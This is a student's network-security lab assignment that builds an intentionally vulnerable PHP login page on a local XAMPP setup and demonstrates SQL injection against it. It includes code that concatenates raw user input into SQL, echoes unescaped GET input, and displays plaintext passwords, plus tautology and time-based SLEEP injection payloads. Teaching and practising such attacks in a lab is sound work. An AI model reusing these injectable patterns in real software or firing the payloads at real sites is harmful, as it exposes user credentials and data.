

ASSIGNMENT – 4

IMPLEMENTING SQL INJECTION IN PHP BASED WEBSITES

SUBJECT NAME: CRYPTOGRAPHY AND NETWORK SECURITY

SUBJECT CODE: CS6008

MODULE : 03

NAME: BHUVANESHWAR

REG.NO : 2019103513

DATE : 14-05-2022

AIM:

TO implementing SQL Injection attack on PHP based website.

TOOLS INVOLVED:

- WINDOWS
- VS CODE
- TECH STACK: HTML,CSS,PHP,MARIADB
- XAMPP
- WEB BROWSER

PROBLEM DESCRIPTION:

A database is information that is set up for easy access, management and updating. Databases are used for storing, maintaining and accessing any sort of data. They collect information on people ,places or things. That information is gathered in one place so that it can be observed and analysed. Databases can be thought of as an organized collection of information.

SQL injection is a common attack vector that uses malicious SQL code for backend database manipulation to access information that was intended to be displayed. This information may be any number of items,including sensitive company data, user lists or private customer details.

The attack aims to comments out certain parts of the statement or appending a condition that will always be true.

It takes advantage of the design flaws in poorly designed web applications to exploits sql statements to execute malicious SQL code.

INPUT:

Crafted SQL queries in the input field.

OUTPUT:

Display or delete data from the database using input field.

SCREENSHOT:

CODE:

Index.php -> web page for login

```

<!DOCTYPE html>
<html>
<head>
  <title>LOGIN</title>
  <link rel="stylesheet" type="text/css" href="style.css">
</head>
<body>
  <form action="login.php" method="post">
    <h2>LOGIN</h2>
    <?php if (isset($_GET['error'])) { ?>
      <p class="error">
        <?php echo $_GET['error']; ?>
      </p>
    <?php } ?>
    <label>User Name</label>
    <input type="text" name="uname" placeholder="User Name"><br>
    <label>Password</label>
    <input type="password" name="password" placeholder="Password"><br>
    <button type="submit">Login</button>
  </form>
</body>
</html>

```

Config.php -> to connect database from backend

```

<?php
$dbhost= "localhost";
$dbuser= "root";
$dbpass= "";
$dbname= "sql_injection";
$conn = new mysqli($dbhost,$dbuser,$dbpass,$dbname);
if($conn->connect_error){
  echo "couldnt connected to database".$conn->connect_error;
}
?>

```

Login.php -> low security php code to authenticate web page

```

<!DOCTYPE html>
<html lang="en">

<head>
  <style>
    table {
      margin: 0 auto;
      font-size: large;
      border: 1px solid black;
    }

```

```

h1 {
    text-align: center;
    color: #006600;
    font-size: xx-large;
    font-family: 'Gill Sans', 'Gill Sans MT',
    'Calibri', 'Trebuchet MS', 'sans-serif';
}
h2 {
    text-align: center;
    color: #006655;
    font-size: xx-large;
    font-family: 'Gill Sans', 'Gill Sans MT',
    'Calibri', 'Trebuchet MS', 'sans-serif';
}

td {
    background-color: #E4F5D4;
    border: 1px solid black;
}

th,
td {
    font-weight: bold;
    border: 1px solid black;
    padding: 10px;
    text-align: center;
}

td {
    font-weight: lighter;
}
</style>
</head>

<body>
    <section>
<?php
    include 'config.php';

    if(isset($_POST['uname'])){
        $uname = ($_POST['uname']);

        $pass = ($_POST['password']);

        $sql = "SELECT * FROM login WHERE username='$uname' AND password='$pass'";

        if($result = $conn->query($sql)){
            echo "\n<h1>Logged in!</h1><br><br>";

```

```


echo "\n\n\n<h2>Query : ".$sql."</h2>";
?>
<br><br>
<center>
<table>
<tr>
<th>Username</th>
<th>Password</th>
</tr>
<?php
while($rows = $result->fetch_array(MYSQLI_ASSOC)){ ?>
<tr>
<td><?php echo $rows['username'];?></td>
<td><?php echo $rows['password'];?></td>
</tr>
<?php
}
?>
</table>
</center>
<?php
}
}
?>
</section>
</body>
</html>

```


The database “sql_injection” contains one tables which is users to login webpages.

username	password
bhuvan	bhuvan
keerthi	keerthi123
aadharsh	aadharsh
adishan	ishan
sesha	thilak
prithvi	raaj

Frontend of the webpage




Trying to login using known username and password




After clicking “login” button

Successful login!




What if enter wrong password/username



Let do SQL injection attack:


- 1) SQL INJECTION BASED ON $1 = 1$ is always True.




SQL statement will be

```
SELECT * FROM login WHERE username='bhuvan' AND password='bhuvan' OR 1 = 1 ; -- ';
```


The sql above is valid and return all rows from the “user” table since 1=1 is true.



2) SQL Injection based on “ ” == ” ” is always true




```
SELECT * FROM login WHERE username=" OR "=" AND password=" OR "=" ;
```



3) bhuvan' OR SLEEP(2); --


- this is blind or inferential time based sql injection attack used mainly identify the DBMS used in the webapp.
- The expected behaviour should be that webapp sleeps for 2 seconds for each entry.




SQL queries will be

```
SELECT * FROM login WHERE username='bhuvan' AND password='bhuvan' or SLEEP(2); -- ';
```

After click login button, it loading ..



After 2 seconds it showing output



